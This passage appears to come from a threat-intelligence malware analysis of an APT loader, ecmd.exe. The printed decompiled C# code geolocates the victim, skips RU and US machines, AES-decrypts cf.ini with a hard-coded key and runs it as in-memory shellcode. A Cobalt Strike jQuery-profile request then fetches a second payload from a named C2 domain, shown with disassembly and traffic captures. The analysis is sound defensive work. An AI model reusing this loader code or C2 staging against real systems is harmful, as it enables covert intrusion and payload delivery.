
ecmd.exe is a small loader that decrypts and executes the AES encrypted cf.ini file mentioned earlier. It checks the country of the victim’s machine by making a HTTP post request to “*http://ip-api.com/xml*“. It then parses the XML response and extracts the country code.



```
public static string GetCon()
{
    string s = Program.Poststr("http://ip-api.com/xml/");
    DataSet dataSet = new DataSet();
    StringReader input = new StringReader(s);
    XmlTextReader reader = new XmlTextReader(input);
    dataSet.ReadXml(reader);
    string result = "";
    foreach (object obj in dataSet.Tables)
    {
        DataTable dataTable = (DataTable)obj;
        using (IEnumerator enumerator2 = dataTable.Rows.GetEnumerator())
        {
            if (enumerator2.MoveNext())
            {
                DataRow dataRow = (DataRow)enumerator2.Current;
                result = dataRow["countryCode"].ToString();
                return result;
            }
        }
    }
    return result;
}
```

Figure

9: Getcon function: make http post request to “ip-api.com”



```
#     Result  Prot...  Host        URL     Body  Cachi...  Content-...  Process  Comments
1     200     HTTP     ip-api.com  /xml/   431             applicato... ecmd...
```


```
Request Headers
POST /xml/ HTTP/1.1
Entity
    Content-Length: 0
    Content-Type: application/x-www-form-urlencoded;charset=gb2312
Transport
    Connection: Keep-Alive
    Host: ip-api.com
```

```
<?xml version="1.0" encoding="UTF-8"?>
<query>
  <status>success</status>
  <country>          </country>
  <countryCode>      </countryCode>
  <region>      </region>
  <regionName>          </regionName>
  <city>          </city>
  <zip>      </zip>
  <lat>           </lat>
  <lon>           </lon>
  <timezone>                        </timezone>
  <isp>                </isp>
  <org>                     </org>
  <as>AS                        </as>
  <query> IP address </query>
</query>
```

Figure

10: ip-api.com output


If the country code is “RU” or “US” it exits; otherwise it starts decrypting the content of “cf.ini” using a hard-coded key and IV pair.



```
private static void Main(string[] args)
{
    string con = Program.GetCon();
    bool flag = con == "RU" || con == "US";
    if (flag)
    {
        bool flag2 = Program.Delay(20);
        if (flag2)
        {
            Process.GetCurrentProcess().Kill();
        }
    }
    else
    {
        string ivstring = "7c0223c0c1cf0451";
        string key = "94105!@#$%^2USCA";
        string fileName = "cf.ini";
        string str = Program.ReadFile(fileName);
        string hex = Program.AesDecrypt(str, key, ivstring);
        byte[] fp = Program.UnHex(hex);
        bool flag3 = Program.Delay(20);
        if (flag3)
        {
            Program.runnn(fp);
        }
    }
}
```

Figure 10: ecmd.exe main function

The decrypted content is copied to an allocated memory region and executed as a new thread using VirtualAlloc and CreateThread APIs.




```
// Token: 0x06000003 RID: 3 RVA: 0x0000211C File Offset: 0x0000031C
public static void runnn(byte[] FP)
{
    uint num = Program.VirtualAlloc(0U, (uint)FP.Length, Program.MEM_COMMIT, Program.PAGE_EXECUTE_READWRITE);
    Marshal.Copy(FP, 0, (IntPtr)((long)((ulong)num)), FP.Length);
    IntPtr hHandle = IntPtr.Zero;
    uint num2 = 0U;
    IntPtr zero = IntPtr.Zero;
    hHandle = Program.CreateThread(0U, 0U, num, zero, 0U, ref num2);
    Program.WaitForSingleObject(hHandle, uint.MaxValue);
}
```

Figure 11: runn function

ShellCode (cf.ini)

A Malleable C2 is a way for an attacker to blend in command and control traffic (beacons between victim and server) with the goal of avoiding detection. A custom profile can be created for each target.

The shell code uses the Cobalt Strike Malleable C2 feature with a jquery Malleable C2 profile to download the second payload from “time.updateeset[.]com”.




```
263      https://time.updateeset.com      GET      /jquery-3.3.1.slim.min.js
```

```
GET /jquery-3.3.1.slim.min.js HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Host: code.jquery.com
Referer: http://code.jquery.com/
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko
Connection: close
Cache-Control: no-cache
```

Figure 12: Malleable C2 request

This technique has been used by two other recent Chinese APTs—Mustang Panda and APT41.


The shellcode first finds the address of *ntdll.exe* using PEB and then calls *LoadLibrayExA* to load *Winint.dll*. It then uses *InternetOpenA*, *InternetConnectA*, *HttpOpenRequestA*, *InternetSetOptionA* and *HttpSendRequestA* APIs to download the second payload.
The API calls are resolved within two loops and then executed using a jump to the address of the resolved API call.



```
dec     ecx
mov     esi, [ebx+ecx*4]
add     esi, edx
xor     edi, edi

loc_401054:
xor     eax, eax
lodsb
ror     edi, 0Dh
add     edi, eax
cmp     al, ah
jnz     short loc_401054 ; inner loop to build the required api call

add     edi, [ebp-8]
cmp     edi, [ebp+24h]
jnz     short loc_40104A ; outer loop to build the required  api call
```

Figure 13: Building API calls

The malicious payload is downloaded by *InternetReadFile* and is copied to an allocated memory region.




```
58             pop eax
8B 58 24       mov ebx,dword ptr ds:[eax+24]
01 D3          add ebx,edx
66 8B 0C 4B    mov cx,word ptr ds:[ebx+ecx*2]
8B 58 1C       mov ebx,dword ptr ds:[eax+1C]
01 D3          add ebx,edx
8B 04 8B       mov eax,dword ptr ds:[ebx+ecx*4]
01 D0          add eax,edx
89 44 24 24    mov dword ptr ss:[esp+24],eax        eax:InternetReadFile
5B             pop ebx
5B             pop ebx
61             popal
59             pop ecx
5A             pop edx
51             push ecx
FF E0          jmp eax                              eax:InternetReadFile
58             pop eax
5F             pop edi
5A             pop edx
8B 12          mov edx,dword ptr ds:[edx]
EB 86          jmp shellcode.401015
5D             pop ebp
68 6E 65 74 00 push 74656E
68 77 69 6E 69 push 696E6977
54             push esp
68 4C 77 26 07 push 726774C
FF D5          call ebp
E8 00 00 00 00 call shellcode.4010A7                call $0
31 FF          xor edi,edi
57             push edi
57             push edi
57             push edi
```

```
Hide FPU

EAX   71AB5240    <wininet.InternetReadFile>
EBX   02C20000
ECX   00401316    shellcode.00401316
EDX   E2899612
EBP   00401006    shellcode.00401006
ESP   0019FF38
ESI   00CC000C    "Cm"
EDI   0019FF6C

EIP   00401086    shellcode.00401086

EFLAGS   00000300
ZF 0   PF 0   AF 0
OF 0   SF 0   DF 0
CF 0   TF 1   IF 1

LastError 00000002 (ERROR_FILE_NOT_FOUND)

GS 002B   FS 0053
ES 002B   DS 002B
CS 0023   SS 002B

x87r0 00000000000000000000 ST0 Empty 0.000000000000000000
x87r1 00000000000000000000 ST1 Empty 0.000000000000000000
x87r2 00000000000000000000 ST2 Empty 0.000000000000000000
x87r3 00000000000000000000 ST3 Empty 0.000000000000000000
x87r4 00000000000000000000 ST4 Empty 0.000000000000000000
x87r5 40049800000000000000 ST5 Empty 38.00000000000000000
```

Figure 14: InternetReadFile

Considering that communication is over HTTPS, Wireshark is not helpful to spot the malicious payload. Fiddler was not able to give us the payload either:




#	Result	Protocol	Host	URL	Body	Caching	Content-Type	Process	Comments
1	200	HTTP	ocsp.digicert.com	/MFEwTzBNMEswSTAJBgU...	471	max-ag...	application/...	ecmd:3...	
2	200	HTTP	ocsp.digicert.com	/MFEwTzBNMEswSTAJBgU...	471	max-ag...	application/...	ecmd:3...	
3	200	HTTP	s.symcd.com	/MFEwTzBNMEswSTAJBgU...	1,754	max-ag...	application/...	ecmd:3...	
4	200	HTTP	sw.symcd.com	/MFEwTzBNMEswSTAJBgU...	1,624	max-ag...	application/...	ecmd:3...	
5	200	HTTP	ip-api.com	/xml/	431		application/...	ecmd:3...	
6	200	HTTP	Tunnel to	time.updateeset.com:443	0			ecmd:3...	
7	200	HTTP	Tunnel to	time.updateeset.com:443	0			ecmd:3...	
8	200	HTTP	Tunnel to	time.updateeset.com:443	0			ecmd:3...	
9	200	HTTP	Tunnel to	time.updateeset.com:443	0			ecmd:3...	
10	200	HTTP	Tunnel to	time.updateeset.com:443	0			ecmd:3...	
11	200	HTTP	Tunnel to	time.updateeset.com:443	653			ecmd:3...	
12	200	HTTP	Tunnel to	time.updateeset.com:443	653			ecmd:3...	
13	200	HTTP	Tunnel to	time.updateeset.com:443	0			ecmd:3...	
14	200	HTTP	Tunnel to	time.updateeset.com:443	0			ecmd:3...	
15	200	HTTPS	code.jquery.com	/jquery-3.3.1.min.js	30,288	max-ag...	application/...	ecmd:3...	
16	200	HTTP	crt.comodoca.com	/COMODORSAAddTrustC...	1,410	max-ag...	application/...	fiddler:...	
17	200	HTTP	Tunnel to	time.updateeset.com:443	0			ecmd:3...	
18	200	HTTPS	code.jquery.com	/jquery-3.3.1.min.js	30,288	max-ag...	application/...	ecmd:3...	
19	200	HTTP	Tunnel to	time.updateeset.com:443	0			ecmd:3...	
20	200	HTTPS	code.jquery.com	/jquery-3.3.1.min.js	30,288	max-ag...	application/...	ecmd:3...	
21	200	HTTP	Tunnel to	time.updateeset.com:443	0			ecmd:3...	
22	200	HTTPS	code.jquery.com	/jquery-3.3.1.min.js	30,288	max-ag...	application/...	ecmd:3...	
23	200	HTTP	Tunnel to	time.updateeset.com:443	0			ecmd:3...	
24	200	HTTPS	code.jquery.com	/jquery-3.3.1.min.js	30,288	max-ag...	application/...	ecmd:3...	
25	200	HTTP	Tunnel to	time.updateeset.com:443	0			ecmd:3...	
26	200	HTTPS	code.jquery.com	/jquery-3.3.1.min.js	30,288	max-ag...	application/...	ecmd:3...	
27	200	HTTP	Tunnel to	time.updateeset.com:443	0			ecmd:3...	
28	200	HTTPS	code.jquery.com	/jquery-3.3.1.min.js	30,288	max-ag...	application/...	ecmd:3...	
29	200	HTTP	Tunnel to	time.updateeset.com:443	0			ecmd:3...	
30	200	HTTPS	code.jquery.com	/jquery-3.3.1.min.js	30,288	max-ag...	application/...	ecmd:3...	
31	200	HTTP	Tunnel to	time.updateeset.com:443	0			ecmd:3...	
32	200	HTTPS	code.jquery.com	/jquery-3.3.1.min.js	30,288	max-ag...	application/...	ecmd:3...	
33	200	HTTP	Tunnel to	time.updateeset.com:443	0			ecmd:3...	
34	200	HTTPS	code.jquery.com	/jquery-3.3.1.min.js	30,288	max-ag...	application/...	ecmd:3...	
35	200	HTTP	Tunnel to	time.updateeset.com:443	0			ecmd:3...	
36	200	HTTPS	code.jquery.com	/jquery-3.3.1.min.js	30,288	max-ag...	application/...	ecmd:3...	
37	200	HTTP	Tunnel to	time.updateeset.com:443	0			ecmd:3...	
38	200	HTTPS	code.jquery.com	/jquery-3.3.1.min.js	30,288	max-ag...	application/...	ecmd:3...	
39	200	HTTP	Tunnel to	time.updateeset.com:443	0			ecmd:3...	
40	200	HTTPS	code.jquery.com	/jquery-3.3.1.min.js	30,288	max-ag...	application/...	ecmd:3...	
41	200	HTTP	Tunnel to	time.updateeset.com:443	0			ecmd:3...	
42	200	HTTPS	code.jquery.com	/jquery-3.3.1.min.js	30,288	max-ag...	application/...	ecmd:3...	
43	200	HTTP	Tunnel to	time.updateeset.com:443	0			ecmd:3...	
44	200	HTTPS	code.jquery.com	/jquery-3.3.1.min.js	30,288	max-ag...	application/...	ecmd:3...	
45	200	HTTP	Tunnel to	time.updateeset.com:443	0			ecmd:3...	
46	200	HTTPS	code.jquery.com	/jquery-3.3.1.min.js	30,288	max-ag...	application/...	ecmd:3...	

```
Request Headers                                                    [ Raw ]   [Header Definitions]
CONNECT time.updateeset.com:443 HTTP/1.0
Cache
    Pragma: no-cache
Entity
    Content-Length: 0
Transport
    Connection: Keep-Alive
    Host: time.updateeset.com:443
```

```
00000000  48 54 54 50 2F 31 2E 30 20 32 30 30 20 43 6F 6E 6E 65 63 74 69 6F 6E 20 45 73 74 61 62 6C 69 73 68 65  HTTP/1.0 200 Connection Establishe
00000022  64 0D 0A 46 69 64 64 6C 65 72 47 61 74 65 77 61 79 3A 20 44 69 72 65 63 74 0D 0A 53 74 61 72 74 54 69  d..FiddlerGateway: Direct..StartTi
00000044  6D 65 3A 20 31 33 3A 32 32 3A 30 34 2E 36 36 39 0D 0A 43 6F 6E 6E 65 63 74 69 6F 6E 3A 20 63 6C 6F 73  me: 13:22:04.669..Connection: clos
00000066  65 0D 0A 45 6E 64 54 69 6D 65 3A 20 31 33 3A 32 32 3A 30 35 2E 39 38 31 0D 0A 43 6C 69 65 6E 74 54 6F  e..EndTime: 13:22:05.981..ClientTo
00000088  53 65 72 76 65 72 42 79 74 65 73 3A 20 36 37 37 0D 0A 53 65 72 76 65 72 54 6F 43 6C 69 65 6E 74 42 79  ServerBytes: 677..ServerToClientBy
000000AA  74 65 73 3A 20 32 32 36 31 32 38 0D 0A 0D 0A 54 68 69 73 20 69 73 20 61 20 43 4F 4E 4E 45 43 54 20 74  tes: 226128....This is a CONNECT t
000000CC  75 6E 6E 65 6C 2C 20 74 68 72 6F 75 67 68 20 77 68 69 63 68 20 65 6E 63 72 79 70 74 65 64 20 48 54 54  unnel, through which encrypted HTT
000000EE  50 53 20 74 72 61 66 66 69 63 20 66 6C 6F 77 73 2E 0A 54 6F 20 76 69 65 77 20 74 68 65 20 65 6E 63 72  PS traffic flows..To view the encr
00000110  79 70 74 65 64 20 73 65 73 73 69 6F 6E 73 20 69 6E 73 69 64 65 20 74 68 69 73 20 74 75 6E 6E 65 6C 2C  ypted sessions inside this tunnel,
00000132  20 65 6E 61 62 6C 65 20 74 68 65 20 54 6F 6F 6C 73 20 3E 20 4F 70 74 69 6F 6E 73 20 3E 20 48 54 54 50   enable the Tools > Options > HTTP
00000154  53 20 3E 20 44 65 63 72 79 70 74 20 48 54 54 50 53 20 74 72 61 66 66 69 63 20 6F 70 74 69 6F 6E 2E 0A  S > Decrypt HTTPS traffic option..
00000176  0A 41 20 53 53 4C 76 33 2D 63 6F 6D 70 61 74 69 62 6C 65 20 53 65 72 76 65 72 48 65 6C 6C 6F 20 68 61  .A SSLv3-compatible ServerHello ha
00000198  6E 64 73 68 61 6B 65 20 77 61 73 20 66 6F 75 6E 64 2E 20 46 69 64 64 6C 65 72 20 65 78 74 72 61 63 74  ndshake was found. Fiddler extract
000001BA  65 64 20 74 68 65 20 70 61 72 61 6D 65 74 65 72 73 20 62 65 6C 6F 77 2E 0A 0A 56 65 72 73 69 6F 6E 3A  ed the parameters below...Version:
